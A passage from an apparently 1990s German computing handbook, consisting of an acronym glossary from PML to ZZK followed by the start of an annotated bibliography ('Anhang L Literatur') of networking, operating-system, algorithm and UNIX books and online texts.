PML Programmable Macro Logic
PMMU Page Memory Management Unit
PMOS p-Channel MOS (Transistor)
PN Path Number
PNCP Peripheral Network Control Point
POCSAG Post Office Standardisation Advisory Group
PODA Priority-Oriented Demand Assignment
POL Point of Learning
POP Point of Presence, Post Office Protocol (Internet)
POR Power-on Reset
POS Point of Sales
POSI Promotion Conference for OSI, Japan
POSIX Portable Operating System Interface for Computer Environments/Systems
POST Power On Self Test
POWER Performance Optimized With Enhanced RISC (IBM/Motorola)
PP Physical Partition, Portable Part
PPC Personal Productivity Center, Production Planning and Control
PPF Plain Paper Fax
PPH Pages per Hour
PPID Parent Process Identification Number
PPL Process-to-Process Link
PPP Point-to-Point Protocol (Internet)
PPS Production Planning System
PQET Print Quality Enhancement Technology
PR Pacing Response
PRISM Parallel Reduced Instruction Set Multiprocessor
PRMD Private Management Domain (X.400)
PRNET Packet Radio Network
PROFS Professional Office System
PROLOG Programming in Logic
PROM Programmable Read Only Memory
PRS Print Management Service (OSF)
PRTI Professional Realtime Interface
PS Personal System
PSC Pittsburgh Supercomputer Center
PSDN Packet Switching Data Network
PSE Personen-Such-Einrichtung
PSK Phase Shift Keying
PSN Packet Switch Node
PSP Program Segment Prefix
PSTN Public Switching Telephone Network
PTB Physikalisch-Technische Bundesanstalt, Braunschweig
PTF Program Temporary Fix

PTI	Payload Type Identifier
PTN	Plant Test Number
PTT	Post, Telephon, Telegraph
PTZ	Posttechnisches Zentralamt, Darmstadt
PU	Physical Unit
PUL	Packet Underway Limit
PV	Physical Volume
PVC	Permanent Virtual Channel/Circuit/Connection
PVM	Parallel/Passthru Virtual Machine
PVN	Private Virtual Network
PWI	Public Windows Initiative/Interface
PWR	Power (Saft)
Q&A	Questions and Answers
QAM	Quadraturamplitudenmodulation
QFP	Quadratic Flatpack
QIC	Quarter Inch Cartridge
QID	Quanteninformationsdynamik
QMF	Query Management Facility
QOS	Quality of Service
QRI	Queue Response Indicator
QSDPCM	Quadtree-strukturierte Differenz-Puls-Code-Modulation
QTAM	Queued Teleprocessing Access Method
RA	Regulärer Ausdruck
RAID	Reundant Array of Inexpensive/Independent Discs
RALU	Register ALU
RAM	Random Access Memory
RARE	Reseaux Associes de/pour la Recherche en Europe
RARP	Reverse Address Resolution Protocol (Internet)
RATP	Reliable Asychronous Transfer Protocol (Internet)
RBOC	Regional Bell Operating Company
RBM	Rule Base Memory
RC	Receiver Clock, Receive Common
RCA	Ripple Carry Adder, Radio Corporation of Amerika
RCC	Reduced Complexity Computer, Remote Cluster Controller
RCP	Retransmission Control Procedure
RCV	Receive
RD	Receive Data, Request Disconnect, Recursive Design
R&D	Research and Development
RDA	Remote Data/Database Access
RDBMS	Relationales Datenbank-Management-System
RDP	Reliable Data Protocol (Internet)
RDS	Radio Data System, Remote Data Services
RDST	Rotating Head Digital Storage Tape
RE	Reverse Engineering, Regular Expression
REJ	Reject
REP	Reply to Message Number
REXX	Restructed Extended Executor
RF	Radio Frequency
RFA	Remote File Access
RFC	Request For Comments (Internet)
RFD	Request For Discussion (Usenet)
RFE	Request For Enhancement, Radio Free Ethernet
RFI	Radio Frequency Interference
RFNM	Ready For Next Message
RFP	Request For Proposal
RFQ	Request For Quote
RFS	Remote File Sharing, Remote File System
RFT	Request For Technology (OSF)
RGB	Rot, Grün, Blau (Farbmodell)
RGP	Raster Graphics Processor
RH	Request Header, Response Header
RHC	Regional (Bell) Holding Company
RIB	RenderMan Interface Bytestream
RIF	Routing Information Field
RIM	Request Initialization Mode
RIP	Routing Information Protocol
RIPE	Reseaux IP Europeenne
RISC	Reduced Instruction Set Computer
RITA	Reduced Interim Type Approval
RJE	Remote Job Entry (IBM)
RL	Remote Loopback, Real Life (Slang)
RLG	Research Libraries Group
RLIN	Research Libraries Information Network (RLG)
RLL	Run Length Limited
RLV	Ringleitungsverteiler
RMON	Remote Network Monitoring
RMS	Root Mean Square
RMT	Ring Management
RNA	Rufnummernanzeige
RNIS	Reseau Numerique a Integration de Services
RNR	Receive Not Ready (frame)
ROM	Read Only Memory
ROPS	Remote Operations Service
ROSE	Remote Operations Service Element/Entity
ROTFL	Rolling On The Floor Laughing (Slang)
RPC	Remote Procedure Call
RPE-LTP	Regular Pulse Excitation with Long-Term Prediction Loop
RPG	Record Program Generator
rpm	Revolutions per minute
RPN	Reverse Polish Notation
RR	Receive Ready (frame), Receiver Ready
RS	Record Separator, Request to Send
RS232C	(Norm für serielle Schnittstelle)
RSA	Rivest, Shamir, Adleman
RSCS	Remote Spooling and Communications Subsystem

RSET	Reset
RSI	Repetitive Strain Injury
RSN	Real Soon Now (Slang)
RST	Receive Start Threshold
RT	Real Time, Receive Timing
RTEID	Real Time Executive Interface Definition
RTEL	Reverse Telnet
RTF	Rich Text Format
RTFAQ	Read The FAQ list (Slang)
RTFB	Read The Funny Binary (Slang)
RTFM	Read The Fine/Fantastic/Funny ... Manual (Slang)
RTFS	Read The Funny Source (Slang)
RTL	Register Transfer Level
RTM	Realtime Modeling, Read The Manual (Slang)
RTP	Rapid Transport Protocol, Rendezvous and Termination Protocol
RTS	Ready To Send
RTSE	Reliable Transfer Service Element (OSI)
RTTY	Radio Teletype (Funkfernschreiben)
RTV	Real Time Video
RU	Request Unit, Response Unit
RUC	Reservation Upon Collision (Scheme)
RUM	REchenzentrum Universität Mannheim
RVI	Reverse Interrupt
RWI	Reset Window Indicator
RX	Receive Data
RZ	Rechenzentrum

SA	Structured Analysis
SAA	System Application Architecture (IBM)
SAB	Standards Activities Board (IEEE/CS)
SABM	Set Asynchronous Balanced Mode
SABME	Set Asynchronous Balanced Mode Extended
SAC	Single Attachment Concentrator, Special Area Code
SADT	Structured Analysis and Design Technique
SAP	Service Access Point (OSI)
SAPI	Service Access Point Identifier
SARM	Set Asynchronous Response Mode
SARME	Set Asynchronous Response Mode Extended
SAS	Statistical Analysis System, Single Attached Station (FDDI)
SASI	Shugart Associates System Interface
SAW	Surface Acoustic Wave (-Filter)
SB	Standby Indicator
SBC	Single Board Computer
SBP	Structured Buffer Pool
SC	Send Common, Subcommittee, Secondary Channel
SCC	Standards Coordinating Committee (IEEE/CS)
SCD	Structured Charts Diagram
SCO	Santa Cruz Operation Inc.
SCP	Session Control Protocol, Service Control Point
SCPI	Standard Commands for Programmable Instruments
SCS	Secondary Clear to Send, System Communication Services, SNA Communication Service
SCSI	Small Computer System Interface
SD	Send Data, Single Density, Structured Design, Starting Delimiter
SDA	System Design Automation, Start of Domain Authority
SDDI	Shielded Twisted Pair Distributed Data Interface
SDF	Signal Delay Format
SDH	Synchronous Digital Hierarchy
SDI	Selective Dissemination of Information
SDigN	Vorschriftensammlung für digitale Netze
SDK	Software Developer's Kit
SDLC	Synchronous Data Link Control (IBM)
SDLP	Standard Device Level Protocol
SDM	Sub-rate Data Multiplexer
SDMA	Space Division Multiple Access
SDP	Standard Directory Package (Apple)
SDS	Software Distribution Service (OSF)
SDSC	San Diego Supercomputer Center
SDU	Service Data Unit
SDXC	Synchronous Digital Cross Connect
SED	Smoke Emitting Diode
SEDAS	Standardregelungen einheitlicher Datenaustausch
SEP	Someone else's problem
SE-SCSI	Single Ended SCSI
SF	Select Frequency, Store and Forward
SFAusl	Vorschriftensammlung Fernmeldeverkehr Ausland
SFF	Small Form Factor
SFT	System Fault Tolerance
SG	Signal Ground
SGML	Standard Generalized Markup Language
SGMP	Simple Gateway Management/Monitoring Protocol (Internet)
S/H	Sample and Hold
SI	Shift In, Systeme International d'Unites, Signalling Rate Indicator
SIA	Semiconductor Industries Association
SIG	Selective Integral Ground, Software Interest Group
SIGPLAN	Special Interest Group on Programming Languages
SIM	Set Initialization Mode
SIMD	Single Instruction Multiple Data(stream)
SIMM	Single In-Line Memory Module
SIP	Simple Internet Protocol
SIPP	Single In-Line Pin Package, Simple Polygon Processor
SIR	Serial Infrared Communication (HP)
SISD	Single Instruction Single Data(stream)
SK	Synchronknoten, Schneider & Koch, Ettlingen
SL	Session Layer

SLC	Synchronous Link Control
SLIP	Serial Line Interface Protocol (Internet)
SMA	Sharing with Minimum Allocation
SMB	Server Message Block
SMD	Storage Modul Device, Surface Mounted Device
SMDR	Station Message Detail Recording
SMDS	Switched Multi-Megabit Data Service, USA
SMF	Single Mode Fiber
SMI	Structure of Management Information
SMIT	System Management Interface Tool (IBM)
SMOP	Small/Simple Matter Of Programming
SMP	Simple Management Protocol (Internet), Standard Message Package (Apple)
SMS	Service Management System, Subsystem Management Service (OSF)
SMT	Surface Mounted Technology, Station Mangement
SMTP	Simple Mail Transfer Protocol (Internet)
SMXQ	Sharing with Maximum Queues
S/N	Signal/Noise
SNA	Systems Network Architecture (IBM)
SNADS	SNA Distribution Services
SNAP	Streamlined Network Accelerated Protocol
SNAPI	Soft Switch Network Application Programming Interface
SNCP	System Services Control Point
SNF	Session Sequence Number Field
SNI	Siemens Nixdorf Informationssysteme AG, Paderborn, Subscriber Network Interface
SNMP	Simple Network Management Protocol (Internet)
SNRM	Set Normal Response Mode
SNRME	Set Normal Response Mode Extended
SNS	Session Network Services
SO	Shift Out
SOA	Start Of Authority (Internet)
SOB	Start Of Block
SOGT	Senior Officials Group on Telecommunications
SOH	Start of Header
SOM	System Object Model
SONET	Synchronous Optical Network
SOS	Silicon On Sapphire
SP	Space, Stack Pointer, System Program
SPA	Software Publishers' Association, Service Point Application
SPAG	Standards Promotion and Application Group (OSI)
SPARC	Scalable Processor Architecture
SPC	Sub-Process Control
SPDT	Single-Pole Double-Throw (Relay)
SPG	Service Protocol Gateway
SPICE	Simulation Program with Integrated Circuit Emphasis
SPLD	Simple PLD
SPOOL	Simultaneous Peripherals Operation On Line
SPP	Sequencial Packet Protocol, Scalable Parallel Processing
SPS	Speicherprogrammierte Steuerung, Session Presentation Services
SPV	Semipermanente Verbindung
SPX	Sequential Packet Exchange (Novell)
SQ	Signal Quality
SQE	Signal Quality Test (heartbeat, Ethernet)
SQL	Structured Query Language
SQuID	Source Quench Introduced Delay
SR	Signalling Rate Selector
SRAM	Static Random Access Memory
SRB	Source Route Bridging (IBM)
SRC	System Resource Controller
SRD	Secondary Receive Data
SREJ	Selective Reject
SRMA	Split-Channel Reservation Multiple Access
SRPI	Server-Requester Programming Interface
SRR	Secondary Receiver Ready
SRS	Secondary Request to Send
SRUC	Split Reservation Upon Collision
SS	Sampled Servo, Select Standby, Single Sided, Single Shift
SSB	Schwäbischer Standard-Benchmark, Single Sideband
SSBA	Suite Synthetique des Benchmarks de l'AFFU
SSCC	Serial Shipping Container Code
SSCP	System Services Control Point
SSD	Secondary Send Data, Solid State Disk
SSDA	Synchronous Serial Data Adapter
SSMA	Spread Spectrum Multiple Access
SSP	Service Switching Point
SSU	Session Support Utility (DEC)
ST	Send Timing
STACK	Start Acknowledgement
STD	Subscriber Trunk Dialing, State Transition Diagram
STDM	Statistical Time Division Multiplexing
STE	Signalling Terminal
STEP	Standard for the Exchange of Product Data
STM	Synchronous Transport Modul
STN	Scientific & Technical Information Network, Super Twisted Nematic Field Effective Material
STONE	Structured and Open Environment
STP	Shielded Twisted Pair
STRT	Start Initialization
STS	Synchronous Transport Signal
STU	Schere – Tippex – Uhu (-Verfahren)
STX	Start of Text
SU	Switching Unit
SUB	Substitute
SUM	Simple User Model
SUN	Stanford University Network
SURAnet	Southeastern Universities Research Association Network

SUTP	Screened Unshielded Twisted Pair
SUUG	Soviet UNIX User Group
SVC	Switched Virtual Call/Channel/Circuit/Connection
SVID	Unix System V Interface Definition
SVVS	(UNIX) System V Validation Suite
SW	schwarz-weiß, Software, Status Word
SWIM	Super Wozniak Integrated Machine
SXXM	Unextended Numbering Set Mode
SYN	Synchronous Idle

TA	Terminaladapter
TAB	Tabulator
TAC	Terminal Access Controller
TAE	Telekommunikations-Anschluß-Einheit
TAI	Temps Atomique International
TAM	Telefon, Anrufbeantworter, Modem
TAN	Transaction Number, Total Area Network
TANSTAAFL	There Ain't No Such Things As A Free Lunch (Slang)
TAPR	Tucson Amateur Packet Radio Group
TAR	Tape Archive Format
TBETSI	Technischer Beirat für Normungsfragen des ETSI
TBF	Technisch betriebliche Funktionsbedingungen
TC	Technical Committee, Transmission Control
TCA	Tightly Coupled Architecture
TCB	Trusted Computing Base, Trouble Came Back
TCCC	IEEE Technical Committee on Computer Communications
TCE	Transmission Control Element
TCF	Transparent Computing Facility
TCL	Tool Command Language
TCM	Trellis Code Modulation
TCNS	Thomas Conrad Networking System
TCO	Tjänstemännens Centralorganisation (Schweden)
TCOS	IEEE Technical Committee on Operating Systems
TCP	Transmission Control Protocol/Program (Interent)
TCP/IP	Transmission Control Protocol/Internet Protocol (Internet)
TCU	Transmission Control Unit
TCW	Tagged Control Word
TD	Transmit Data
TDCC	Transportation Data Coordinating Comittee
TDD	Time Division Duplex
TDM	Time Division Multiplexer/Multiplexing
TDMA	Time Division Multiple/Multiplex Access
TDSV	Telekom Datenschutzverordnung
TDU	Topology Database Update
TECO	Tape/Text Editor and Corrector
TEI	Terminal Endpoint Identifier
TEL	Trans Europe Line
Telex	Telegraph Exchange (Fernschreiben)
Telnet	Telecommunications Network
Temex	Telemetry Exchange
TF	Trägerfrequenz
TFA	Transparent File Access
TFD	Thin Film Diode
TFS	Translucent File System (Sun)
TFT	Thin Film Transistor
TFTP	Trivial File Transfer Protocol (Internet)
TFTS	Terrestrial Flight Telephone System
TG	Tranmission Group
TGN	Transmission Group Number
TH	Transmission Header
THT	Token Holding Timer
THWLAIAS	The hour was late, and I am senile (Slang)
TI	Texas Instruments
TIA	Telecommunications Industries Association, Thanks In Advance (Slang)
TIFF	Tag Image File Format
TIGA	Texas Instruments Graphics Architecture
TIP	Terminal Interface Processor, Transputer Image Processing
TK	Telekommunikation
TKO	Telekommunikationsordnung
TL	Transport Layer
TLB	Translation Look Aside Buffer
TLI	Transport Layer/Library Interface
TLNKG	Teilnehmerkennung (NUI)
TLQ	Top Letter Quality
TM	Test Mode, Transaction Monitor
TMD	Time Division Multiplexing
TME	Tivoli Management Environment
TMN	Telecommunications Management Network
TMSL	Test and Measurement Systems Language
TN	Twisted Nematic
TNA	Temex-Netzabschluss
TNC	Terminal Node Controller
TNFEM	Twisted Nematic Field Effective Material
TNHD	The New Hackers's Dictionary
TOF	Top of Form
TOP	Technical and Office Protocol, Table Of Pages
TOPFET	Temperature and Overload Protected FET
TP	Tranport Protocol, Transaction Processing
TP0	Transport Protocol Class 0 (OSI)
TP4	Transport Protocol Class 4)OSI)
TPC	Transaction Processing Council
TPDDI	Twisted Pair Distributed Data Interface
TPF	Transmission Priority Field
TPH	Transport Packet header
tpi	tracks per inch
TPM	Third Party Maintenance
TPS	Transactions Per Second
TPSE	Transaction Processing Service Element

TPU	Text Processing Utility
TQM	Total Quality Management
TR	Terminal Ready
TRAC	Telecommunications Recommendations Application Committee
TRMPWR	Terminator Power (Leitung, SCSI)
TRON	The Realtime Operating System Nucleus
TRT	Token Ring Terminal
TRT	Token Rotation Timer
TS	Transport Station
TSAP	Transport Service Access Point (OSI)
TSM	Terminal Server Manager (DEC)
TSO	Time Sharing Option (IBM)
TSR	Terminate and Stay Resident
TSS	Temex-Schnittstelle, Time Sharing System
TST	Transmit Start Threshold
TSW	Tele-Software
TT	Terminal Timing
TTL	Transistor-Transistor-Logik
TTRT	Target Token Rotation Time
TTS	Transaction Tracking System
TTU	Teletex-Telex-Umsetzer
Ttx	Teletex
TTX	Videotext
TTXAU	Teletex Access Unit
TTY	Teletype (Fernschreiben)
TUBA	TCP and UDP with Big Addresses
TUeB	Temex-Uebertragungsbaugruppe
TUG	TeX User Group
TUI	Text User Interface
TUSTEP	Tübinger System von Textverarbeitungsprogrammen
TVR	Temex-Vermittlungsrechner
Tx	Telex (Fernschreiben)
TX	transmit

UA	User Agent (OSI), Unnumbered Acknowledgement (frame)
UAC	Unbalanced Asynchronous Class
UART	Universal Asynchronous Receiver Transmitter
UBC	University of British Columbia
UCB	University of California at Berkeley
UCL	University College London
UCLA	University of California at Los Angeles
UCSD	University of California at San Diego
UDLC	Universal Data Link Control
UDL/I	Unified Design Language for Integrated Circuits
UDM	Unternehmensdatenmodell
UDP	User Datagram Protocol (Internet)
UE	Unterhaltungs-Elektronik
UEB	Übertragungseinheit mit Basisbandverfahren
UEC	User Environment Component
UEM	Übertragungseinheit mit Modemverfahren
UG	Underrun Goal
UI	UNIX International, Unnumbered Information (frame), User Interface
UIAP	UNIX International Asia/Pacific
UID	User Identifier
UIL	User Interface Language
UIM	User Interface Management
UIMS	User Interface Management System
UIT	Union Internationale des Telecommunications
UL	Underwriters' Laboratory
ULP	Unit in the Last Place
UMB	Upper Memory Block
UN	United Nations
UNC	Unbalanced Normal Class
UN/GTDI	UN Guidelines for Trade Data Interchange
UNI	User-to-Network Interface
UP	Unnumbered Poll
UPC	Universal Printer Controller, U. Product Code
UPE	User Portability Extension
UPI	United Press International
UPN	Umgekehrte Polnische Notation
UPPS	Universal Portable Protocol Stack
UPS	Uninterruptable Power Supply
URL	Uniform/Universal Resource Locator (Internet)
US	Unit Separator
USAN	Unikversity Satellite Network
USART	Universal Synchr. Asynchr. Receiver Transmitter
USG	UNIX System Group (Novell)
USL	UNIX System Laboratories (AT&T, Novell)
USLE	UNIX System Laboratories Europe
USO	UNIX Software Operation
USSA	Universal Storage System Architecture
USV	Unterbrechungsfreie Stromversorgung
UT	Universal Time
UTC	Universal Time Coordinated
UTLB	Unified TLB
UTP	Unshielded Twisted Pair
UTSL	Use The Source, Luke (Slang)
UUCP	UNIX to UNIX Copy Program (UNIX-Programmpaket und -Protokoll)
UULP	Unified User Level Protocol
UUU	Unknown UNIX User

V.24	(CCITT-Norm für eine serielle Schnittstelle)
VA	Volladdierer
VAB	Value Added Business
VAD	Value Added Desaster
VADD	Value Added Disk Driver
VADS	Value Added Data Service

VAM	Verband der Anbieter von Mobilfunkdiensten, Bonn
VAN	Value Added Network
VAP	Value Added Process
VAS	Value Added Service
VASCOM	Value Added Services Network Communication
VAST	Vector and Array Syntax Translator
VAX	Virtual Address Extension (DEC)
VBFS	Very Big File System
VBN	Vermitteltes Breitbandnetz (Telekom)
VC	Virtual Circuit/Channel/Connection
VCC	Virtual Channel Connection
VCI	Virtual Channel Identifier
VCL	Virtual Channel Link
VCO	Voltage Controlled Oscillator
VCU	Voice Communication Unit
VDI	Virtual Device Interface
VDM-SL	Vienna Development Method - Semantic Language
VDS	Virtual DMA Service
VE	Volksempfänger
VESA	Video Electronics Standards Association
VEX	Video Extensions to XWS
VFIP	Voice File Interchange Protocol (Internet)
VFPI	Verein zur Förderung der Pädagogik der Informationstechnologie
VFS	Virtual File System
VFsDx	Verordnung für den Fernschreib- und Datexdienst
VG	Volume Group
VGA	Video Graphics Array
VHDL	VHSIC Hardware Description Language
VHE	Virtual Home Environment
VHSIC	Very High Speed Integrated Circuit
VIB	Video Interface Bus
VIBTS	VTAM Integrated Bulk Data Transfer System
VIC	Video Interface Controller
VIM	Vendor Independent Messaging
VINES	Virtual Network System
VIOLD	Vision Impaired On-line Documentation (DEC)
VITA	VMEbus International Trade Association
VL	VESA Local Bus
VLIS	Verkehrs-Leit und Informations-System
VLIW	Very Long Instruction Word
VLM	Virtual Loadable Modul
VLSI	Very Large Scale Integration
VM	Virtual Machine, Virtual Memory
VME	Virtual Memory Executive, Versacard Modified for Eurocard (Bus)
VMM	Virtual Memory Manager
VMT	Virtual Method Table
VMTP	Versatile Message Transaction Protocol (Internet)
VNA	Virtual Network Architecture
VNS	Virtual Notebook System
VPC	Virtual Path Connection
VPI	Virtual Path Identifier
VPM	Virtual Protocol Machine
VPN	Virtuelles Privates Netz
VPRT	Verband Privater Rundfunk und Telekommunikation
VPS	Video Programm System
VR	Virtual Route, Virtual Reality
VRA	Vollständiger Regulärer Ausdruck
VRAM	Video Random Access Memory
VRC	Virtual Route Control, Vertical Redundancy Check
VRCB	Virtual Route Control Block
VRID	Virtual Route Identifier
VRN	Virtual Route Number
VROOMM	Virtual Realtime Object-Oriented Memory Management
VRPRQ	Virtual Route Pacing Request
VRPRS	Virtual Route Pacing Response
VSAT	Very Small Aperture Terminal
VSI	Verband der Software-Industrie Deutschland e. V.
VSL	Virual Socket Library
VSt	Vermittlungsstelle
VSX	Verification Suite for X/Open
VT	Vertical Tabulator, Video-Terminal, Virtual Terminal
VTAM	Virtual Terminal/Telecommunications Access Method
VTM	Verband der Telekommunikationsnetz- und Mehrwertdiensteanbieter, Köln
VTP	Virtual Terminal Protocol
VTS	Virtual Terminal Service
VUE	Visual User Environment
VUIT	Visual User Interface Tool (DEC)
VUP	VAX Unit of Performance
VXE	VESA XGA Extensions
VzFdpbDK	Verein zur Förderung der privat betriebenen Daten-Kommunikation e. V.

W3	WWW, World Wide Web (Internet)
WABI	Windows Application Binary Interface
WACK	Wait Acknowledgement
WAD	Wählautomat für Datenverbindungen
WAIS	Wide Area Information Server
WAM	Warren Abstract Machine
WAMPUM	Ward's Automated Menu Package Using Microcomputers
WAN	Wide Area Network
WAP	Wissenschaftlicher Arbeitsplatz
WARC	World Administrative Radio Conference
WATS	Wide Area Telephone Service
WATTC	World Administrative Telegraph and Telephone Conference
WBC	Wide Band Channel

WC	Workgroup Computing, World Coordinate
WCS	Writable Control Store
WELL	Whole Earth 'Lectronic Link
WFS	Woodstock File Server
WG	Working Group (ISO)
WGDTB	Working Group on Digital Television Broadcasting
WHNF	Weak Head Normal Form
WIMP	Windows, Icons, Menus, Pointing (siehe auch MUFF)
WIN	Wissenschaftsnetz des DFN (X.25)
WMF	Windows Metafile Format
WOM	Write-Only-Memory
WOMBAT	Waste Of Money, Brains, And Time (Slang)
WOP	Werkstattorientierte Programmierung
WORM	Write Once, Read Multiple
WOSA	Windows Open Systems Architecture
WP	Word Processor
WRT	With Respect To (Slang)
WS	Window Size
WST	World System Teletext
WWW	W3, World Wide Web
WYSIAYG	What You See Is All You Get
WYSIWYF	What You See Is What You Fax
WYSIWYG	What You See Is What You Get
WYSIWYNG	What You See Is What You Never Get

XA	Extended Architecture
XAPIA	X.400-API Association
XCMD	Extended Mode Command (Apple)
XDR	External Data Representation
XFS	X11 File System
XGA	Extended Graphics Array
XID	Exchange Identification
XIE	X Image Extension
XLINK	Extended Local Informatik Netz Karlsruhe
XMP	X/Open Management Protocol
XMS	Extended Memory Specification
XMT	Transmit
XNS	Xerox Network Services/System
XOR	Exclusive or (auch: EOR)
XPC	X Performance Characterization Group
XPG	X/Open Portability Guide
XSC	Extended Scientific Calculation
XSI	X/Open Systenm Interface Specification
XT	Extended Technology
XTI	X/Open Transport Interface
XWS	X-Window-System

YABA	Yet Another Bloody Acronym
YAFIYGI	You Asked For It, You Got It
YCAGWYW	You cannot always get what you want
YMMV	Your Mileage May Vary (Slang)
YP	Yellow Pages
YUV	(Farbmodell: Luminanz Y, Chrominanzwerte U, V)

ZBR	Zone Bit Recording
ZDR	Zone Density Recording
ZGS	Zeichengabesystem
ZIP	Zone Information Protocol
ZOFF	Zeichenorientierte Fenster-Funktionen
ZVE	Zählervergleichseinrichtung
ZVEI	Zentralverband der Elektrotechnik- und Elektronikindustrie
ZZF	Zentralamt für Zulassungen im Fernmeldewesen
ZZK	Zentraler Zeichenkanal (ISDN)

Anhang L

Literatur

Wir haben viel aus Zeitschriften, Büchern und Electronic Information übernommen, ohne im einzelnen nachvollziehen zu können woher. Die Zusammenstellung ist daher nicht als Quellennachweis zu verstehen, sondern als Hilfe zur Vertiefung. Die Auswahl ist subjektiv und enthält Texte, die wir noch lesen wollen, schon haben oder sogar schon gelesen haben. Die angeführte Electronic Information ist auch auf ftp.ciw.uni-karlsruhe.de in /pub/docs per Anonymous-FTP verfügbar (OPD = Original Point of Distribution). Auf die Referenz-Handbücher wurde schon hingewiesen. Zu vielen Anlagen gehören auch Tutorials oder Beginner's Guides. Darüber hinaus verwenden wir (innerhalb der Gruppen nach Verfasser alphabetisch geordnet):

1. Literaturlisten

– RFC 1175: FYI on Where to Start –
A Bibliography of Internetworking Information
OPD: nic.ddn.mil
1990, 45 S., ASCII
Empfehlungen und kurze Kommentare, Erklärungen

S. Ko A Concise Guide to UNIX Books
OPD: rtfm.mit.edu, /pub/usenet/news.answers/books
Netnews: misc.books.technical oder comp.unix.questions
Empfehlungen und kurze Kommentare

R. E. Maas MaasInfo.DocIndex
OPD: ???
1994, 20 S., ASCII
Bibliografie von rund 100 On-line-Texten zum Internet

J. Quarterman RFC 1432: Recent Internet Books
OPD:
1993, 15 S.
Empfehlungen und kurze Kommentare

C. Spurgeon Network Reading List: TCP/IP, Unix and Ethernet
OPD: ftp.uu.net, /inet/doc/

M. Wright Yet Another book List (YABL)
OPD: ftp.rahul.net, /pub/mitch/YABL/
1993, ca. 100 S.
Tabellarisch, kurze Kommentare

2. Lexika, Glossare

– RFC 1392: Internet Users' Glossary
OPD:
1993, 53 S.

– Duden Informatik
Dudenverlag, Mannheim, 1993, 800 S., 42 DM
Nachschlagewerk, sorgfältig gemacht, theorielastig,
Begriffe wie Ethernet, LAN, SQL, Internet fehlen.

E. S. Raymond The New Hacker's Dictionary
The MIT Press, Cambridge, 1993, 505 S., 40 DM
Begriffe aus dem Netz, die nicht im DUDEN stehen

H.-J. Schneider Lexikon der Informatik und Datenverarbeitung
Oldenbourg, München, 1991, 989 S., ?? DM
Ethernet, SQL stehen darin, Internet nicht.

3. Informatik

F. L. Bauer, G. Goos Informatik 1. + 2. Teil
Springer, Berlin, 1991/92, 1. Teil 393 S., 42 DM
2. Teil 345 S., 42 DM
Umfassende Einführung, auch für Nicht-Informatiker

W. Coy Aufbau und Arbeitsweise von Rechenanlagen
Vieweg, Braunschweig, 1992, 367 S., ?? DM
Digitale Schaltungen, Rechnerarchitektur, Betriebssysteme am Beispiel von UNIX

L. Goldschlager, A. Lister Informatik
Hanser und Prentice-Hall, München, 1990, 366 S., ?? DM
Einführung, ähnlich wie Bauer + Goos

D. E. Knuth The Art of Computer Programming, 3 Bände
Addison-Wesley, zusammen 315 DM
Klassiker, stellenweise mathematisch, 7 Bände geplant

W. Schiffmann, R. Schmitz Technische Informatik
Springer, Berlin, 1992/93, 1. Teil Grundlagen der digitalen Elektronik, 282 S.; 2. Teil Grundlagen der Computertechnik, 282 S., je 38 DM
Elektrotechnik und Hardware

U. Schöning Theoretische Informatik kurz gefaßt
BI-Wissenschaftsverlag, Mannheim, 1992, 188 S., 20 DM
Automaten, Formale Sprachen, Berechenbarkeit, Komplexität

H. Waldschmidt Informatik für Ingenieure
Oldenbourg, München, 1987, 258 S.,
Algorithmen und Programme, Programmierfehler,
Ergänzung zu einem Programmierkurs

4. Betriebssysteme

– Microsoft MS-DOS-Handbücher
(User's Guide and User's Reference)

– OS/2 Version 2.0 Technical Compendium (Red Books)
IBM, Boca Raton, 1992, 5 Bände, 1158 S., 100 DM
OPD software.watson.ibm.com (129.34.139.5) im
Verzeichnis /pub/os2/misc
auch auf ftp.uni-stuttgart.de (129.69.1.12) im
Verzeichnis /pub/soft/os2/info/redbooks

L. Bic, A. C. Shaw Betriebssysteme
Hanser, München, 1990, 420 S.,
Allgemeiner als Tanenbaum 1

H. M. Deitel, M. S. Kogan The Design of OS/2
Addison-Wesley, Reading, 1992, 389 S., 95 DM

A. S. Tanenbaum Operating Systems, Design and Implementation
Prentice-Hall, London, 1987, 719 S., 79 DM
Einführung in Betriebssysteme am Beispiel von UNIX

A. S. Tanenbaum Modern Operating Systems
Prentice-Hall, London, 1992, 728 S., 100 DM
Allgemeiner und moderner als vorstehendes Buch,
MS-DOS, UNIX, MACH und Amoeba

H. Wettstein Systemarchitektur
Hanser, München, 1993, 514 S., 68 DM
Grundlagen, kein bestimmtes Betriebssystem

5. Algorithmen, Numerische Mathematik

G. Engeln-Müllges, F. Reutter Formelsammlung zur
Numerischen Mathematik mit C-Programmen
BI-Wissenschaftsverlag, Mannheim, 1990, 744 S.
Erläuterung von Algorithmen und Formeln der
Numerischen Mathematik samt C-Programmen.
Auch für FORTRAN, Turbo-PASCAL, BASIC und
MODULA erhältlich.

E. Horowitz, S. Sahni Algorithmen
Springer, Berlin, 1981, 770 S., 106 DM

D. E. Knuth (siehe unter Informatik)

T. Ottmann, P. Widmayer Algorithmen und Datenstrukturen
BI-Wissenschafts-Verlag, Mannheim, 1993, 755 S., 74 DM

W. H. Press u. a. Numerical Recipes in C
Cambridge University Press, 1993, 994 S., 98 DM
mit Diskette, auch für FORTRAN und PASCAL erhältlich

H. R. Schwarz Numerische Mathematik
Teubner, Stuttgart, 1993, 575 S., 48 DM

R. Sedgewick Algorithmen in C
Addison-Wesley, Bonn, 1992, 742 S., 90 DM
Erklärung gebräuchlicher Algorithmen und
Umsetzung in C. Auch in Englisch und für PASCAL

E. Stiefel Einführung in die Numerische Mathematik
Teubner, Stuttgart, 1976, 292 S., 36 DM (vergriffen)

J. Stoer, R. Bulirsch Numerische Mathematik
Springer, Berlin, 1. Teil 1993, 314 S., 32 DM,
2. Teil 1990, 341 S., 32 DM
Anspruchsvoll.

F. Stummel, K. Hainer Praktische Mathematik
Teubner, Stuttgart, 1982, 367 S., 40 DM

N. Wirth Algorithmen und Datenstrukturen
Teubner, Stuttgart, 1983, 320 S.,
Viel zu Datenstrukturen, weniger zu Algorithmen

6. UNIX allgemein

M. J. Bach Design of the UNIX Operating System
Prentice-Hall, London, 1986, 471 S., 89 DM
Filesystem und Prozesse, wenig zur Shell

S. R. Bourne Das UNIX System V (The UNIX V Environment)
Addison-Wesley, Bonn, 1988, 464 S.
Einführung in UNIX und die Bourne-Shell

D. Gilly u. a. UNIX in a Nutshell
O'Reilly, Sebastopol, 1992, ca. 250 S., 22 DM
Nachschlagewerk zu den meisten UNIX-Kommandos,
anstelle eines Reference Manuals

J. Gulbins UNIX
Springer, Berlin, 3. Aufl. 1988, 773 S., 84 DM
